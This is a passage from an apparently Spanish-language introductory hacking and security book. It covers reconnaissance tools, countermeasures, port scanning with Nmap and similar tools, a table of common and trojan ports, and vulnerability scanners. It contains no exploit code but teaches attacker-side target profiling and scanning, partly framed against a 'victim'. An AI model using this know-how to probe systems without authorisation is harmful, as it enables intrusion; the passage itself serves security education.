5. **Borrar huellas**: Luego que la relación termina, manipulan la escena para que nadie vea que ellos/ellas fueron los (a) culpables en el rompimiento de la relación.

Si crees que esto que estoy comentando es mentira o es algo falso, pregúntales a alguien divorciado y a alguien casado. Es simple, no lo creas porque lo digo, haga la prueba usted. Si usted ve que los resultados no son como los expuestos en el libro, siga preguntando.


Recuerde, el reconocimiento es la parte más importante, cuando el hacker desea atacar a su objetivo.

**Herramientas para hacer reconocimiento:**


**Herramienta #1**: Whois
Descripción: Esta herramienta se utiliza para saber quién es el dueño de un dominio.
Dirección: http://www.networksolutions.com/whois/index.jsp




**Herramienta #2**: SamSpade
Descripción: Esta herramienta se utiliza para hacer Whois, NSLookup, Ping, Tracert
Dirección de descarga: http://www.napstic.com (Area de Descarga) – Requiere registración.



**Herramienta #3**: American Registry for Internet Numbers (ARIN)
Descripción: Esta herramienta le permite saber a quién le pertenece un IP en específico.
Dirección: http://www.arin.net




**Herramienta #4**: NeoTrace
Descripción: Esta herramienta para ver la ruta que tiene una comunicación.
Dirección de descarga: http://www.napstic.com (Area de Descarga)





**Herramienta #5** Visual Route Trace
Descripción: Esta herramienta para ver la ruta que tiene una comunicación.
Dirección de descarga: http://www.napstic.com (Area de Descarga)


**Herramienta #6**: Smart Whois
Descripción: Esta herramienta se utiliza para saber quién registro un dominio.
**Dirección de descarga**: http://www.napstic.com (Area de Descarga)





**Herramienta #7**: Google Earth
Descripción: Esta herramienta se utiliza para ver lugares por fotos tomadas
**Dirección de descarga**: http://www.google.com/earth



**Herramienta #8**: Google Street View
Descripción: Esta herramienta se utiliza para ver lugares físicos como si estuviéramos en la calle de la ciudad.
**Dirección**: http://www.google.com/intl/en_us/help/maps/streetview/




**Herramienta #9**: 1st E-mail Address Spider
Descripción: Se utiliza para capturar los emails de una página de Internet
**Dirección de descarga**: http://www.napstic.com



## Contramedidas:

Las contramedidas para el área de reconocimiento son las siguientes:

- Evitar colocar información sobre las estructuras de comunicación de su empresa en su página de Internet.
- Evitar dejar documentos sueltos en la oficina que traten sobre su infraestructura, que algún cliente pueda ver. Recuerde que si un cliente puede ver un documento, un atacante también.
- Si usted despidió a algún empleado en su empresa, elimine los datos del empleado de la página de Internet.
- Si usted no desea que el portal Archive.org, tenga guardada una copia de su portal, debe preparar un archivo robots.txt y subirlo a su servidor para evitar los accesos a esos recursos.
- Evite colocar información personal en una página de Internet, especialmente en Facebook.com. Muchos atacantes pueden utilizar facebook.com, para buscar información sobre su víctima.
- Bloquee la información que aparece en el servicio de Whois. Para bloquear esta información debe pagarle el servicio de seguridad de dominio, a su proveedor de registros de dominios.
- Oriente a los empleados de la empresa, para que estén alerta por si alquien llama y pregunta información confidencial de las estructuras.
- Evite entrar personas desconocidas a su oficina o dataserver.
- Evite el uso de los chats y redes sociales. Oriente a sus empleados no publicar información en ninguna red.
- Nunca escriba la dirección de su residencia en ningún portal, a menos que usted entienda que es seguro. Escribir información de la ubicación de su residencia en algún portal desconocido, podría tener problemas de privacidad y ataques.

# Escaneo

CAPITULO 3


# Escaneo

El escaneo es una de las etapas del ciclo del hacking. Luego de que el hacker conoce bien a su objetivo, empieza el proceso de escaneo. Es como un ladrón que quiere robar un banco, debe saber todo lo relacionado con el banco y luego debe hacer un inventario por dónde puede entrar al banco. Existen varias herramientas que le ayudan al hacker a realizar un proceso de escaneo, pero primero hay que explicar unas cositas para que usted pueda entender este proceso.

El Internet y las redes de computadora transmiten su comunicación e información a través de puertos, son como unos túneles por donde pasa la información, la cual se le conoce como puertos, y existen actualmente 65,535 puertos. Muchos ¿no? Bien, esto es un ejemplo es como si usted deseara ir a New York y escoge el avión que lo lleva a África, pues no llega. En este caso usted debe estar conciente hacia dónde se dirige para que llegue al lugar correcto.

El hacker puede utilizar esta herramienta que se llama **PortScan,** para verificar los puertos abiertos en un sistema. Esta herramienta le permitirá al atacante saber que puertos tiene abierto.

**SuperPortscan:**




Esta herramienta le dice a usted cuales son los puertos abiertos en el sistema y el servicio que está corriendo.


Lo que el hacker hace en este caso es que pone el IP de la víctima donde aparece: 10.0.0.2, y presiona el botón "**Lookup**", para resolver ese IP y luego presionar el botón que dice "**Start"**. Personalmente les recomiendo a los profesionales de IT, que hagan las pruebas con sus propios sistemas y si no saben cuál es el IP de su empresa o su computadora, simplemente entren a www.cmyip.com ó www.whatismyip.com
Cuando entre a estas páginas, te va a aparecer un "IP". Ese es el IP público de tu "router o access point" o network. Ese IP lo necesita el atacante para ponerse conectar a sus equipos de forma remota.

Otro programa muy utilizado por los hackers para ver qué puertos están abiertos en un sistema, es el famoso **Nmap**. Esta herramienta salió hasta en la película **Matrix**, cuando Trinity verificaba los puertos abiertos del sistema. Es una de las herramientas #1 de hacking. Recuerda que para que un hacker pueda entrar a un sistema , algo debe estar abierto. Porque sino, no puede entrar. Es como si la PC estuviera apagada.

El programa Nmap viene para las versiones **Windows y Linux**. Para descargar esta versión entra www.nmap.org

Ahora quiero que veas el programa en las dos versiones, tanto para Windows como Linux. Es muy importante recordar que si usted es un analista de seguridad, estas herramientas son ideales para que las pruebe en sus sistemas.

### Nmap para Windows:




Este "**PortScanner**" te permite hace diferentes tipos de escaneo para verificar los puertos de una red.




Imagen de la película MATRIX 1. Si no la has visto, se la recomiendo.

Existen varias películas sobre seguridad que siempre nos enseñan algo aunque su enfoque no sea ese.

**Les recomiendo ver las películas**:

1. **Matrix, Swordfish, Hackers, Anti-trust, Wargame, Die Hard 4.0, Takedown, The Net, The Social Network y las series 24 .**

Todo hacker debe tener una lista de los puertos frecuentes y una lista de todos los puertos que existen y para que son.

Para ver la lista de los puertos completos, puede entrar a:
http://www.iana.org/assignments/port-numbers

Pero en este momento voy a presentar la lista de los puertos comunes y para qué son:


**20** FTP data (File Transfer Protocol)
**21** FTP (File Transfer Protocol)
**22** SSH (Secure Shell)
**23** Telnet
**25** SMTP (Send Mail Transfer Protocol)
**43** whois
**53** DNS (Domain Name Service)
**68** DHCP (Dynamic Host Control Protocol)
**79** Finger
**80** HTTP (HyperText Transfer Protocol)
**110** POP3 (Post Office Protocol, version 3)
**115** SFTP (Secure File Transfer Protocol)
**119** NNTP (Network New Transfer Protocol)
**123** NTP (Network Time Protocol)
**137** NetBIOS-ns
**138** NetBIOS-dgm
**139** NetBIOS
**143** IMAP (Internet Message Access Protocol)
**161** SNMP (Simple Network Management Protocol)
**194** IRC (Internet Relay Chat)
**220** IMAP3 (Internet Message Access Protocol 3)
**389** LDAP (Lightweight Directory Access Protocol)
**443** SSL (Secure Socket Layer)
**445** SMB (NetBIOS over TCP)
**666** Doom
**993** SIMAP (Secure Internet Message Access Protocol)
**995** SPOP (Secure Post Office Protocol)
**1243** SubSeven (Trojan)
**1352** Lotus Notes
**1433** Microsoft SQL Server
**1494** Citrix ICA Protocol
**1521** Oracle SQL
**1604** Citrix ICA / Microsoft Terminal Server

**2049** NFS (Network File System)
**3306** mySQL
**4000** ICQ
**5010** Yahoo! Messenger
**5190** AOL Instant Messenger
**5632** PCAnywhere
**5800** VNC
**5900** VNC
**6000** X Windowing System
**6699** Napster
**6776** SubSeven (Trojan - security risk!)
**7070** RealServer / QuickTime
**7778** Unreal
**8080** HTTP
**26000** Quake
**27010** Half-Life
**27960** Quake III
**31337** BackOrifice (Trojan)

Ahora el hacker sabe cuáles son los puertos que están abiertos. Su próxima fase es saber cuáles son las vulnerabilidades o fallas del sistema. Para lograr esto, necesita una herramienta que haga una verificación de seguridad. Existen varias herramientas, pero una muy utilizada por los hackers es: **GFI Lan Guard**. Es una herramienta comercial, pero muy efectiva que te dice exactamente cuál es el fallo del sistema. El hacker utiliza esta herramienta y mira cuál es el fallo del sistema, luego busca la forma de explotarlo o activarlo.

Para encontrar la vulnerabilidad, el hacker puede entrar a google y escribir Exploit Database. El Exploit es la documentación o el programa que explota esa vulnerabilidad. Cuando hablo de documentación me refiero a los pasos para explotrar el fallo.

**GFI LANguard**:




**Para descargar la herramienta GFI Lan Guard**, entra a: http://www.gfi.com


Esta herramienta te permite ver:

1. Si las cuentas no tienen passwords
2. Los recursos compartidos
3. Versión del sistema operativo
4. Fallos del sistema
5. Puertos abiertos
6. Parches que no están instalados
7. Políticas de password y seguridad
8. Vulnerabilidades en el sistema

En fin, es una herramienta muy completa y también viene con un **Report Pack** que te permite hacer reportes gráficos y ver en forma gráfica con tablas, en dónde falla la seguridad. Es ideal para hacer reportes para tus clientes.

Otra aplicación que es muy utilizada para verificar la seguridad de los servidores Web, se llama **Acunetix**. Esta aplicación está enfocada en verificar la seguridad de los servidores de páginas de Internet y se puede descargar en: http://www.acunetix.com

**Acunetix Web Vulnerability Scanner:**





Esta excelente herramienta es un "**Web Scanner**" muy utilizado por los hackers. Si usted en su empresa o negocio tiene un servidor de páginas de Internet, esta herramienta podría ayudarlo a usted a saber si su servidor de páginas de Internet tiene algún fallo. Es importante que usted haga las pruebas con su servidor antes de que un hacker lo haga por usted.

Recuerde que, a parte de verificar las vulnerabilidades de un sistema, quiero comentarle que muchas empresas ofrecen servicios de auditoría y verificación de seguridad de servidores y utilizan estas dos herramientas para hacer sus servicios. Déjame explicar que estos programas te hacen reportes que puedes imprimir y presentarle a su cliente la información. Las empresas que realizan estos servicios, cobran mucho dinero por servicios o técnicas aquí explicadas, muchas veces miles de dólares. Si usted o su empresa desea dedicarse al servicio de la seguridad, estas son dos herramientas que usted va a necesitar.


Los hackers siempre tienen herramientas nuevas todo el tiempo. El hacker sabe que no es qué herramientas utilice en el proceso o cómo lo haga, la idea es obtener el resultado final. Para esto hay una herramienta muy interesante, y a la vez no es una herramienta, es una Suite de herramientas llamada, **SolarWinds Engineer's Toolset**. Para descargarla entra a: http://www.solarwinds.com

## Solarwinds:



